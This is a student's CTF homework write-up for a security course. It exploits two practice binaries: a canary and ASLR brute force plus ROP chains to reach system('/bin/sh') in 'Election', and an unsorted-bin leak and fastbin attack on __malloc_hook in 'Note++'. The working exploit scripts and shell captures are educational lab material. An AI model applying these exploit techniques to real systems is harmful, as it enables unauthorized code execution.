Computer Security Hw0x08 Writeup

- Realname: 胡安鳳
- ID on course web: alfons0329
- Student ID: R08922024

tags: `Computer Security` `NTU CS` `CS` `CTF` `Writeup`

EDU 2019 Election (pwn ROP chain)

- In this problem, we can see that all the protection mechanism has been turned on unlike casino++!

- Primitive approach: attack canary (https://ctf-wiki.github.io/ctf-wiki/pwn/linux/mitigation/canary-zh/)


Step 1: Leaking the Canary and ASLR base address with bruteforce

- Since there is no out-of bound solution due to the strict boundary checking in the `voting` function, we must bypass the canary with brute force as well as the runtime ASLR base.


```
def hack_canary_ASLR():
    canary = ''
    canary_offset = 0xb8
    guess = 0

    buf = ''
    buf += '\x87' * canary_offset

    r.sendlineafter('>', '2')
    r.sendlineafter('token: ', buf)

    while len(canary) < 8:
        while guess <= 0xff:

            r.sendlineafter('>', '1')
            r.sendthen('Token: ', buf + chr(guess))

            check = r.recvline()
            if 'Invalid' not in check:
                canary += chr(guess)
                buf += chr(guess)
                guess = 0

                # logout
                r.sendlineafter('>', '3')
                break

            guess += 1
```

Step 2: Store the ROP chain in token for leaking the base of LIBC

- From the memory frame, we may store the ROP chain in `char token[0xb8]` under the main function.



- With `pop r14, pop r15, ret` ROPGadget, pop 2 unnecessary variable out and we may step into the ROP chain!



- And it is successfully leaked.

```
[*] Paused (press any to continue)
('libc_base --> ', '0x7f718fe3c000')
Traceback (most recent call last):
```

Moreover, we should chain ROP with address of `main` make it return to main function for further exploitation of sending `system([/bin/sh])` payload again.

Step 3: Repeat the same process for sending `system([/bin/sh])` payload and PWN it!

-

```
var
$ cd home
$ ls
election
$ cd election
$ ls
election
flag
run.sh
$ cat flag
FLAG{Wh0_h4cked_my_v0t1ng_sys7em_:P}
$
```


Some pitfalls to avoid

- In step 2, I encountered the **unaligned stack corruption** the same as `TA yuawn` demoed in `Lab0x04/bof or` in class, so I added one pure `ret` in front of my ROPChain, just as `TA yuawn` said.

```
def rop_libc_base(canary, base):
    p = ''
    # fix stack unalignment
    ret = base + 0x906
    p += p64(ret)

    # 0x00000000000011a3 : pop rdi ; ret: to get rdi
    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    # 0x201fe0 <__libc_start_main@GLIBC_2.2.5>, assign this to rdi
    libc_start_main = base + 0x201fe0
    p += p64(libc_start_main)

    # puts(libc_start_main)
    puts = base + offset_puts
    p += p64(puts)

    # return to main function
    addr_main = base + 0xffb
    p += p64(addr_main)
```


Ref linkes of 16bytes alignment issue in x86-64 syscall link1 (https://reverseengineering.stackexchange.com/questions/21503/unexpected-segfault-when-theres-apparently-nothing-that-would-cause-it), link2 (https://www.xmcve.com/2019/05/%E5%9C%A8%E4%B8%80%E4%BA%9B64%E4%BD%8D%E7%9A%84glibc%E7%9A%84payload%E8%B0%83%E7%94%A8system%E5%87%BD%E6%95%B0%E5%A4%B1%E8%B4%A5%E9%97%AE%E9%A2%98/)

- But in the final part of payload for `system([/bin/sh])`, add such method will cause strange fail `crashed in (movaps)`, so just deprecate it.




```
def rop_shell(canary, base, libc_base):
    p = ''

    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    bin_sh = libc_base + offset_binsh
    p += p64(bin_sh)

    system = libc_base + offset_system
    p += p64(system)
```

- During sending the payload, and inevitably overwrite the data of rbp. However, we cannot overwrite rbp with arbitrary value like the following picture with 0x8787878787878787.



(Error: Cannot access memory at 0x8787878787878787)

  - Thus we may store the value of rbp somewhere in the `.bss` section and we're good when we tried to pop something to rbp.




–> fix as follow `rbp = base + 0x202000 rbp = p64(rbp)`

Note++ (pwn heap)

Step 1: Use unsorted bin to leak the libc base.

- There is an overflow point if we allocate size 0 for Note, due to `unsigned int` type, the message of note can be arbitrary long, thus bypass the checking of `size > 0x78` and make a chunk for the size of unsorted bin.





- And we have unsorted bin for leaking libc_base.

```
$ python2 solve.py
[+] Starting local process './note++': pid 26344
[+] Starting local process './note++': pid 26344
('libc_base --> ', '0x7fc8ae123000')
[*] Paused (press any to continue)


gef➤  heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                  top: 0x55a33bf1a0e0 (size : 0x20f20)
       last_remainder: 0x0 (size : 0x0)
            unsortbin: 0x55a33bf1a020 (size : 0xa0)
gef➤
```

Step 2: Use fastbin attack to create space for fake chunk


- Create the fastbin chain.





Step 3: Write one_gadget payloads into `__malloc_hook`


- Don't forget to shift 0x13 to padding for 0x7f, i.e. **the legal size header for fastbin!**.



- Choose one gadget.

```
0xf02a4 execve("/bin/sh", rsp+0x50, environ)
[rsp+0x50] == NULL
```

- PWN while error message is generated!





- Finally flag!

```
+] Opening connection to edu-ctf.csie.org on port 10181: Done
'libc_base --> ', '0x7f56b5e37000')
*] Switching to interactive mode
one!
. Add a note
. List notes
. Delete a note
. Exit

 3
hich note do you want to delete?
ndex: $ 5
. Add a note
. List notes
. Delete a note
. Exit

 3
hich note do you want to delete?
ndex: $ 4
 ls
in
oot
ev
tc
ome
ib
ib64
edia
nt
pt
roc
oot
un
bin
rv
ys
mp
sr
ar
 cat /home/note++/flag
LAG{Heap_exp1oit4ti0n_15_fun}
*] Got EOF while reading in interactive
```

Some pitfalls to avoid.

- Must malloc the size that can round up to 0x70 for fake chunk exploit.
  - Reason: In the fake memory chunk for exploiting `__malloc_hook`, by shifting `- 0x13`, we get `0x0000007f` as the chunk size header, which is legal for fast bin. Other than 0x7f, the final allocation for one_gadget will crashed.


Size: $ 88
*** Error in `./note++': malloc(): memory corruption (fast): 0x00007f199cc2db0d ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f199c8e07e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x82651)[0x7f199c8eb651]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f199c8ed184]
./note++(+0xbdb)[0x556cbcf6dbdb]
./note++(+0xed7)[0x556cbcf6ded7]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f199c889830]
./note++(+0x93a)[0x556cbcf6d93a]
======= Memory map: ========
556cbcf6d000-556cbcf6f000 r-xp 00000000 103:06 11275353 /home/alfons0329/CS_Fall_2019/Hw0x08/note++/note++
556cbd16e000-556cbd16f000 r--p 00001000 103:06 11275353 /home/alfons0329/CS_Fall_2019/Hw0x08/note++/note++
556cbd16f000-556cbd170000 rw-p 00002000 103:06 11275353 /home/alfons0329/CS_Fall_2019/Hw0x08/note++/note++
556cbe831000-556cbe852000 rw-p 00000000 00:00 0 [heap]
7f1998000000-7f1998021000 rw-p 00000000 00:00 0
7f1998021000-7f199c000000 ---p 00000000 00:00 0
7f199c653000-7f199c669000 r-xp 00000000 103:06 17306239 /lib/x86_64-linux-gnu/libgcc_s.so.1
7f199c669000-7f199c868000 ---p 00016000 103:06 17306239 /lib/x86_64-linux-gnu/libgcc_s.so.1
7f199c868000-7f199c869000 rw-p 00015000 103:06 17306239 /lib/x86_64-linux-gnu/libgcc_s.so.1
7f199c869000-7f199ca29000 r-xp 00000000 103:06 17306201 /lib/x86_64-linux-gnu/libc-2.23.so
7f199ca29000-7f199cc29000 ---p 001c0000 103:06 17306201 /lib/x86_64-linux-gnu/libc-2.23.so
7f199cc29000-7f199cc2d000 r--p 001c0000 103:06 17306201 /lib/x86_64-linux-gnu/libc-2.23.so
7f199cc2d000-7f199cc2f000 rw-p 001c4000 103:06 17306201 /lib/x86_64-linux-gnu/libc-2.23.so
7f199cc2f000-7f199cc33000 rw-p 00000000 00:00 0
7f199cc33000-7f199cc59000 r-xp 00000000 103:06 17306173 /lib/x86_64-linux-gnu/ld-2.23.so
7f199ce39000-7f199ce3c000 rw-p 00000000 00:00 0
7f199ce57000-7f199ce58000 rw-p 00000000 00:00 0
7f199ce58000-7f199ce59000 r--p 00025000 103:06 17306173 /lib/x86_64-linux-gnu/ld-2.23.so
7f199ce59000-7f199ce5a000 rw-p 00026000 103:06 17306173 /lib/x86_64-linux-gnu/ld-2.23.so
7f199ce5a000-7f199ce5b000 rw-p 00000000 00:00 0
7ffe6cb23000-7ffe6cb44000 rw-p 00000000 00:00 0 [stack]
7ffe6cbf6000-7ffe6cbf9000 r--p 00000000 00:00 0 [vvar]
7ffe6cbf9000-7ffe6cbfb000 r-xp 00000000 00:00 0 [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
[*] Got EOF while reading in interactive
$
buff n[0] to make n[1], overwrite the is_freed flag
add(0x18, '\x18' * 8, '\x18' * 0x30) # n0
show()
r.recvuntil('Note 1:\n Data: ')
libc_base = u64(r.recv(6) + '\0\0') - 0x3c4b78
print('libc_base --> ', hex(libc_base))
############### Step 2 #######################
add(0x58, '\xaa' * 8, '\xaa' * 0x30) # n[4]
add(0x58, '\xaa' * 8, '\xbb' * 0x30) # n[5]
delete(4)
delete(5)
# padding before 4, to overwrite the is_freed flag for d4, d5, d4 fastbin attack
delete(3)
add(0x18, '\xaa' * 8, '\xbb' * 0x30)
delete(4)
'''
add(0x38, '\x28', 'DOUBLE_FREE_11') #n[4]
add(0x38, '\x38', 'DOUBLE_FREE_22') #n[5]
delete(4)
delete(5)
add(0x38, '\x18', 'X' * 0x30) # padding before n[5] to make is_freed become false
'''
############### Step 3 #######################
# padding the size header for fastbin
malloc_hook = libc_base + libc.sym.__malloc_hook - 0x13
print('malloc_hook --> ', hex(malloc_hook))
add(0x58, p64(malloc_hook), 'MALLOC_HOOK')
add(0x58, '\x18', '\x87' * 48)
add(0x58, '\x18', '\x87' * 48)
binsh = libc_base + libc.search('/bin/sh').next()
system = libc_base + libc.sym.system
one_gadget = libc_base + 0xf02a4
print('one_gadget --> ', hex(one_gadget))
add(0x58, '\x87' * 0x3 + p64(one_gadget), 'ONE_GADGET')
NORMAL master solve.py unix utf-8 python


$ python2 solve.py
[+] Starting local process './note++': pid 14347
('libc_base --> ', '0x7f5122b8b000')
('malloc_hook --> ', '0x7f5122f4fafd')
('one_gadget --> ', '0x7f5122c7b2a4')
[*] Switching to interactive mode
Done!
1. Add a note
2. List notes
3. Delete a note
4. Exit
>
$ 3
Which note do you want to delete?
Index: $ 2
*** Error in `./note++': free(): invalid size: 0x000055ee3afcb0b0 ***
$ id
uid=1005(alfons0329) gid=1005(alfons0329) groups=1005(alfons0329),27(sudo)
$
buff n[0] to make n[1], overwrite the is_freed flag
add(0x18, '\x18' * 8, '\x18' * 0x30) # n0
show()
r.recvuntil('Note 1:\n Data: ')
libc_base = u64(r.recv(6) + '\0\0') - 0x3c4b78
print('libc_base --> ', hex(libc_base))
############### Step 2 #######################
add(0x68, '\xaa' * 8, '\xaa' * 0x30) # n[4]
add(0x68, '\xaa' * 8, '\xbb' * 0x30) # n[5]
delete(4)
delete(5)
# padding before 4, to overwrite the is_freed flag for delete n[4], n[5]. n[4] fastbin attack
delete(3)
add(0x18, '\xaa' * 8, '\xbb' * 0x30)
delete(4)
'''
add(0x38, '\x28', 'DOUBLE_FREE_11') #n[4]
add(0x38, '\x38', 'DOUBLE_FREE_22') #n[5]
delete(4)
delete(5)
add(0x38, '\x18', 'X' * 0x30) # padding before n[5] to make is_freed become false
'''
############### Step 3 #######################
# padding the size header for fastbin
malloc_hook = libc_base + libc.sym.__malloc_hook - 0x13
print('malloc_hook --> ', hex(malloc_hook))
add(0x68, p64(malloc_hook), 'MALLOC_HOOK')
add(0x68, '\x18', '\x87' * 48)
add(0x68, '\x18', '\x87' * 48)
binsh = libc_base + libc.search('/bin/sh').next()
system = libc_base + libc.sym.system
one_gadget = libc_base + 0xf02a4
print('one_gadget --> ', hex(one_gadget))
add(0x68, '\x87' * 0x3 + p64(one_gadget), 'ONE_GADGET')
r.interactive()
"solve.py" 95L, 2391C written
unix utf-8 python
16:03